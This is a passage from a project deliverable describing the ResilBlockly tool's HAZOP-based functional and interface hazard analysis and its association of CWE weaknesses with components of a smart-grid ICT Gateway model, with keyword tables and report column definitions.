


Figure 52 Risk Assessment functionality in Model Designer

3.2.1. Functional Hazard Analysis

As described in D6.1 [1], this functionality is provided to the model designer user and allows to perform a functional analysis adopting the HAZOP-based methodology (summarized in Figure 35).

The assumption is that the step of functions identification has been already performed by the profile expert user, as detailed in Section 3.1.1. In this case, the model designer user is only asked to provide two types of inputs to automatically obtain a pre-filled HAZOP or THROP report: the analysis *keyword templates* and the *keywords*.




Figure 53 Keywords and Templates used for the Functional Analysis of BIECO UC1 ICT Gateway

3.2.1.1. Keywords and Analysis Template

As shown Figure 53, the *Functional analysis* tab of the *Risk assessment* is composed of two additional and inner tabs, namely *keyword templates* and *Functional analysis*.

The *keyword templates* inner tab allows to specify the analysis template and the keywords. It has on the left a text area for the analysis templates specification. There, the users can type the text of the *Keywords template*, appropriately adding the three place holders to the text, by pressing the clickable blue texts with the following names:

- *Add [block]*,
- *Add[function-description]*,
- *Add[keyword]*;

Then, in the *Keywords* field present on the right side of the interface, also the keyword can be added; at this point, by clicking on the button with the + symbol, the template is correctly specified and added to the model.

Thanks to the specified template and to the added keyword, the *[block]* and the *[function-description]* placeholders will be automatically replaced respectively with the name of the class blocks and of the corresponding function that have been identified during the functions' identification (see Section 3.1.1). The *[keyword]* placeholder is instead replaced with the keyword just added.

A set of possible and suggested keywords already introduced in D6.1 [1] is reported in Table 1.

Table 1 Possible HAZOP Keywords and their meaning for the Functional Analysis

Keyword	Meaning for the Functional Analysis
NO OR NOT	Complete negation of the function outcome
MORE	Quantitative increase in function outcome
LESS	Quantitative decrease in function outcome
AS WELL AS	Qualitative modification/increase in function outcome
PART OF	Qualitative modification/decrease in function outcome
REVERSE	Logical opposite of the function outcome
OTHER THAN/ INSTEAD	Complete substitution in function outcome
EARLY	Function outcome anticipates the intended clock time
LATE	Function outcome is given after the intended clock time
BEFORE	Function outcome is produced before than expected with respect to the order or sequence of events
AFTER	Function outcome is produced after than expected with respect to the order or sequence of events

Figure 53 shows instead the keyword templates that have been defined for the functional analysis of the ICT Gateway use case and. The templates are also listed in the following:

- *Keyword: NOT, Template: The function [block]:[function-description] does [keyword] execute when it should.*
- *Keyword: AFTER, Template: The function [block]:[function-description] executes [keyword] than expected with respect to the order or sequence of events.*
- *Keyword: BEFORE, Template: The function [block]:[function-description] executes [keyword] than expected with respect to the order or sequence of events.*
- *Keyword: OTHER THAN, Template: The function [block]:[function-description] executes [keyword] with respect to what is expected.*
- *Keyword: REVERSE, Template: The function [block]:[function-description] executes [keyword] with respect to what is expected.*

With regard to the keywords listed in Table 1, for the functional analysis of the ICT GW use case the following ones have been excluded because there are no functions which produce a quantitative or qualitative outcome that can increase or decrease.

- MORE: Quantitative increase in function outcome
- LESS: Quantitative decrease in function outcome
- AS WELL AS: Qualitative modification/increase in function outcome
- PART OF: Qualitative modification/decrease in function outcome

For similar reasons, since the modelled functions do not depend on a precise clock time but more on the ordering of events, the following ones have been excluded as well, as the BEFORE and AFTER keyword are already used.

- EARLY: Function outcome anticipates the intended clock time
- LATE: Function outcome is given after the intended clock time

At this point, clicking on the *functional analysis* (the second inner tab), thanks to the simple substitution rules just explained, the functional analysis is automatically applied to all the identified function types instantiated in the model.

Figure 54 shows a portion of the resulting *Functional Analysis* of the ICT Gateway use case. As described in D6.1 [1], the first five columns - *Analysis ID, Block, Function description, Keyword, High level description of the scenario to be analysed* - are automatically filled, without any further user intervention.




Figure 54 A portion of the Functional Analysis of the ICT Gateway model

On the top right (as shown in Figure 54), there is a green button called CSV export which allows to download a report of the functional analysis. As indicated in Figure 35, this report is a pre-filled document while the HAZOP/THROP Analysis and Risk Assessment can be completed offline by filling the fields shown in Table 2 (already listed in D6.1 [1]). This last step is the unique not assisted by ResilBlockly and produces the Assessment report.

Table 2 Columns in the HAZOP Functional Analysis Template

Column in the template	Meaning for the Functional Analysis
------------------------	-------------------------------------

Analysis ID	Unique Identifier Number of a system Function (typically, a relation block that is identified as Function)
Block	Name of the block (e.g., a system component providing the Function) as defined in the model
Function description	Name of Function as defined in the model
Keyword	The keyword that is being applied for the analysis (e.g., one of the guidewords of Table 1)
High level description of the scenario to be analysed	The description of the unexpected behaviour of the function (e.g., according to the meaning of functional analysis, in second column of Table 1)
Causes	Possible causes of the deviation from expected behaviour of the function
Consequences (Local Level)	Impact of the deviation at the local level (if applicable e.g., the function is provided by a subsystem or component)
Consequences (System Level)	Impact of the deviation at the system level
Severity (Pre-Mitigation)	Severity of the impact of the deviation (without considering the introduction of new mitigations)
Probability/Frequency (Pre-Mitigation)	Likelihood of the deviation (without new mitigations in place)
Risk (Pre-Mitigation)	Risk of the deviation (determined considering the above severity and probability and without new mitigations in place)
Mitigation	Possible countermeasure or safeguard to be introduced
Severity (Post-Mitigation)	Updated severity of the impact, considering the mitigation introduced
Probability/Frequency (Post-Mitigation)	Likelihood of the deviation, considering the mitigation introduced
Risk (Post-Mitigation)	Risk of the deviation, considering the updated severity and probability after the introduction of the mitigation
Status	The status of the hazard, e.g., it can assume a value based on categories depending on the system, the domain, or standards (open, pending verification, closed, deleted, covered, etc.)
Note	A field that can be used for commenting the analysis

In detail, the columns in the table from *Causes* to *Note* require the user intervention and an expert analysis in order to be filled. For the ICT Gateway Use Case, at the time of writing, the HAZOP/THROP Analysis and Risk Assessment has been completed offline only for demonstration purposes, and is provided in Appendix A.

3.2.2. Interface Hazard Analysis

As described in D6.1 [1], and similar to the functional analysis, this functionality allows the model designer user to perform an interface hazard analysis adopting the HAZOP-based methodology (summarized in Figure 35). Also here, the feature is based on the assumption that the step of interfaces identification has been already performed by the profile expert user, as detailed in Section 3.1.2, and the model has been already realized by the model designer user. Then, the latter user is only asked to provide two types of inputs in order to automatically obtain a pre-filled HAZOP or THROP report: the analysis *keyword templates* and the *keywords*.

3.2.2.1. Keywords and Analysis Template

As illustrated by Figure 55, the *Interfaces analysis* tab of the *Risk Assessment* has two additional inner tabs called *keyword templates* and *Interface analysis* respectively.

In the *keyword templates* inner, the users can type the text of the *Keywords template*, appropriately adding the three place holders to the text, by pressing the clickable blue texts with the following names:

- *Add[destination-block]*
- *Add[keyword]*
- *Add[message]*

Thus, it is analogous to the one already described for the functional analysis, but with different place holders.

Then, in the *Keywords* field present on the right side of the interface, also the keyword can be added; at this point, by clicking on the button with the + symbol, the template is correctly specified and added to the model.

Thanks to the specified template and to the added keyword, the *[destination-block]* and the *[message]* placeholders will be automatically replaced respectively with the name of the destination and of the message of the unidirectional interfaces that have been identified during the interfaces identification (see Section 3.1.2). The *[keyword]* placeholder is instead replaced with the keyword just added.




Figure 55 Keywords and Templates used for the Interfaces Analysis of BIECO UC1 ICT Gateway

A set of possible and suggested keywords for the interface analysis, already introduced in D6.1 [1], is reported in Table 3 for reader's convenience.

Table 3 Possible HAZOP Keywords and their meaning for the Interface Analysis

Keyword	Meaning for the Interface Analysis
NOT	Complete negation of the transmission over an interface
CORRUPTED	Quantitative increase in the transmission over an interface
PART OF	Qualitative modification/decrease in the object transmitted
EARLY	Transmission over an interface anticipates the intended clock time
LATE	Transmission over an interface happens after the intended clock time
BEFORE	Transmission over an interface happens before than expected with respect to the order or sequence of events
AFTER	Transmission over an interface is produced after than expected with respect to the order or sequence of events

Figure 55 shows the keyword templates that have been specified for the interface analysis of the ICT GW use case and, in detail, the keyword and templates chosen, are:

- Keyword: NOT, Template: [destination-block] does [keyword] receive [message]
- Keywords: AFTER, BEFORE, Template: [destination-block] receives [message] [keyword] than expected with respect to the order or sequence of messages.
- Keywords: CORRUPTED, PART OF, Template: [destination-block] receives [keyword] [message].

As explained before for the functional analysis, for the same reason, the EARLY and LATE keywords are not used in the interface analysis of the ICT GW.

At this point, the Interface analysis is automatically applied to all the unidirectional interfaces identified with the triple <Source, Destination, Message> that have been specified during the profile design. Clicking on the *interfaces analysis* (the second inner tab), and thanks to a simple substitution, the functional analysis is automatically applied to all the identified interfaces types instantiated in the model.

Figure 56 shows part of the interface analysis of ICT GW model. The dimensions of the analysis include a set of six fields that are automatically filled, without the user intervention (as described in D6.1 [1]), and they are: *Analysis ID, Message, Source Block, Destination Block, Keyword, High level description of the scenario to be analysed*.




Figure 56 A portion of Interfaces Analysis in ICT Gateway use case

3.2.3. Threat Modelling and Security Risk Assessment

The threat modelling and security risk assessment methodology introduced in D6.1 [1] and summarized in this deliverable in Figure 36, foresees the step entitled *Identification of threats*; this step is assisted by ResilBlockly, which allows to associate threats from MITRE open catalogues (i.e., weaknesses from CWE and vulnerabilities from CVE).

The idea is that the model designer user, by leveraging ResilBlockly and its functionality called *Risk Assessment*, performs this step inheriting any weakness, or vulnerability eventually existing in the profile being instantiated in a model – so any threat that has been previously associated by the profile designer user (as described in Section 3.1.3)-, and continues the identification by associating new threats. In fact, knowing the details of the specific model instance, may require refining the associations: exclude some threat that to do not apply and add some new one.

Sections 3.2.3.2 and 3.2.3.3 will guide the reader in the usage of these features, i.e., the association of weaknesses and vulnerabilities respectively. The given examples will have the ICT Gateway use case as target of the security risk assessment.

Then, again referring to the methodology in Figure 36, Sections 3.2.3.4, 3.2.3.5, and 3.2.3.6 respectively address the steps of *Impact determination*, *Likelihood determination*, and *Determination of Risk*. Finally, Section 3.2.3.7 describes the discovery of related threats and the *Attack Path Analysis*.

3.2.3.1. Remarks and Assumptions on the Identification of Threats

As stated in in D6.1 [1], the identification builds on the assumption that the technical documentation about the system and its components has been retrieved and extensively studied.

Then, the sub-steps that can be followed both for the identification of weaknesses and vulnerabilities are¹⁷: similarities identification, keywords extraction, CWE search, CVE search, CWE from CAPEC, CVE from CWE, CWE from CVE (through “observed examples”), CWE from CVE (through NVD). This process typically produces a really wide list of threats, that can also be appropriately integrated with custom weaknesses and vulnerabilities eventually retrieved from different sources.

Therefore, the choice of good keywords is fundamental, and the results have to be filtered. As a future improvement, we plan the implementation of a threat identification algorithm which, leveraging the attributes of the system profile, can support the user and automatically propose CWE weaknesses and CVE vulnerabilities to be associated. Other strategies for the filtering of Weaknesses can leverage the graphical (e.g., limiting the association to the CWEs in the first level of an HWT [1]), or the views existing in CWE catalogue.

¹⁷ refer to Section 4.3.4 of D6.1 [1] for more details.

3.2.3.2. Association of Weaknesses

After having modelled a system, in our case the Smart Grid Ecosystem of the ICT Gateway, the identification of threats can be initiated in the Model designer by clicking on the Risk Assessment icon and then choosing the Weaknesses tab.

This feature has many points in common with the association of weaknesses that is performed in the profile designer, introduced in Section 3.1.3.1. In fact, Figure 57 shows Weaknesses tab of Risk Assessment, that allows to choose a *Class Block* and to association weaknesses to it. However, some differences with regard to the Risk Designer exist and explained in the following.




Figure 57 Weaknesses tab in Risk Assessment

Also here, the selected class block is implicitly considered an asset. In the case of Figure 57, the chosen block is the RUMI called *HTTP_GUI_REST_API_to_HTTP_GUI_REST_CLIENT*.

In the current release of ResilBlockly, the process of association of Weaknesses in the Risk Assessment does not allow the model designer user to specify custom weaknesses, but only to research and select the ones in CWE (either directly or by performing the research of attack patterns in the CAPEC and retrieving the related weaknesses). This will be changed in the future releases. Another difference is visible when pressing the blue rectangular button visible on the top right of Figure 57 named *Show weaknesses report*, which produces the result depicted in Figure 58.




Figure 58 An example of Weaknesses Report available in the Risk Assessment

It generates and shows a report of all the weaknesses in the model which can also be exported in CSV format. In addition, it also allows to operate on the displayed report by excluding or re-including some weaknesses inherited from the profile: in the case of an exclusion, a reason can be provided. Weaknesses inherited from the profile are marked as *Predefined*, while the ones added in the Model are not. Excluded weaknesses and reasons will be included in the exported report as well.

Weaknesses associated to the Model, thus not *Predefined*, cannot be excluded, but they can be directly deleted by clicking on the corresponding entry in the list of weaknesses shown e.g., in the interface of Figure 57, and selecting the blue bin icon on the left. In other words, in an interface similar the the one of Figure 47.

The fields available in the exported CSV report are:

- *Exclude* (with a yes or now depending on whether the weakness has been excluded or not respectively);
- *Exclusion reason* (the reason eventually provided by the user within the tool);
- *Predefined* (yes if the Weakness is inherited from the profile, no if it has been added in the Model);
- *Component* (the model element to which the weakness is associated) ;
- *Weakness ID* (the CWE-ID or custom id);
- *Weakness Type* (CWE or custom);
- *Weakness title*;
- *Weakness description*;
- *Details* (the link to CWE catalogue).

Regarding the ICT Gateway use case, the following of the deliverable provides examples of association of weaknesses to its elements. Some representative components, some of the keywords used for the research of weaknesses, and some examples of resulting weaknesses associated to them are described.

In particular, the component considered here in the following is the CS named GUI, for which a set of representative RUMI interfaces and keywords have been chosen.

Figure 59 shows the RUMI called *HTTP_GUI_REST_CLIENT_to_HTTP_GUI_REST_API* which represents the interface for connecting the GUI¹⁸ to the corresponding RUMI on the side of the *GUI_REST_API* (a CS of the ICT Gateway): *HTTP_GUI_REST_API_to_HTTP_GUI_REST_CLIENT*.

The two unidirectional interfaces realize a bi-directional channel; in the model, this bidirectionality is represented by using *Ref blocks*. The RUMI modelled as in Figure 59 allows to send a message for the request of the *Topology_ID*.




Figure 59 The RUMI *HTTP_GUI_REST_CLIENT_to_HTTP_GUI_REST_API* in the model of the ICT GW

For the research of weaknesses in the catalogue related to this RUMI, the following set of keywords has been used: *HTTP, HTTP REST API, Authentication, Encryption and GUI*.

The search allowed to retrieve 152 CWEs. This number is clearly too high and each CWE needs to be carefully analysed in order to understand whether it is an actual threat for the interface or not, as stated in Section 3.2.3.1. The careful analysis of the CWEs together with the adoption of the approach based on the selection of the CWEs on the first level of an HWT, allowed to reduce to 33 the number of CWEs to be associated to the RUMI. The exported weaknesses report for this interface, completed with the risk assessment results, is given in 0.

After having completed the analysis, the results can be reused since many similar interfaces exist which are based on the same technologies, specification and therefore keyword.

Between the selected weaknesses, we mention the following weakness, that is also object of the simulation described in 5:

CWE-648: Incorrect Use of Privileged APIs - Description: The application does not conform to the API requirements for a function call that requires extra privileges. This could allow attackers to gain privileges by causing the function to be called incorrectly [19].

¹⁸ and more in detail the REST client existing on the GUI

Figure 60 shows instead the RUMI called MQTT_Subscribe_Interface which represents the interface of the MQTT_Broker to subscribers (an example is the GUI through its RUMI called GUI_Subscribe_to_MQTT).

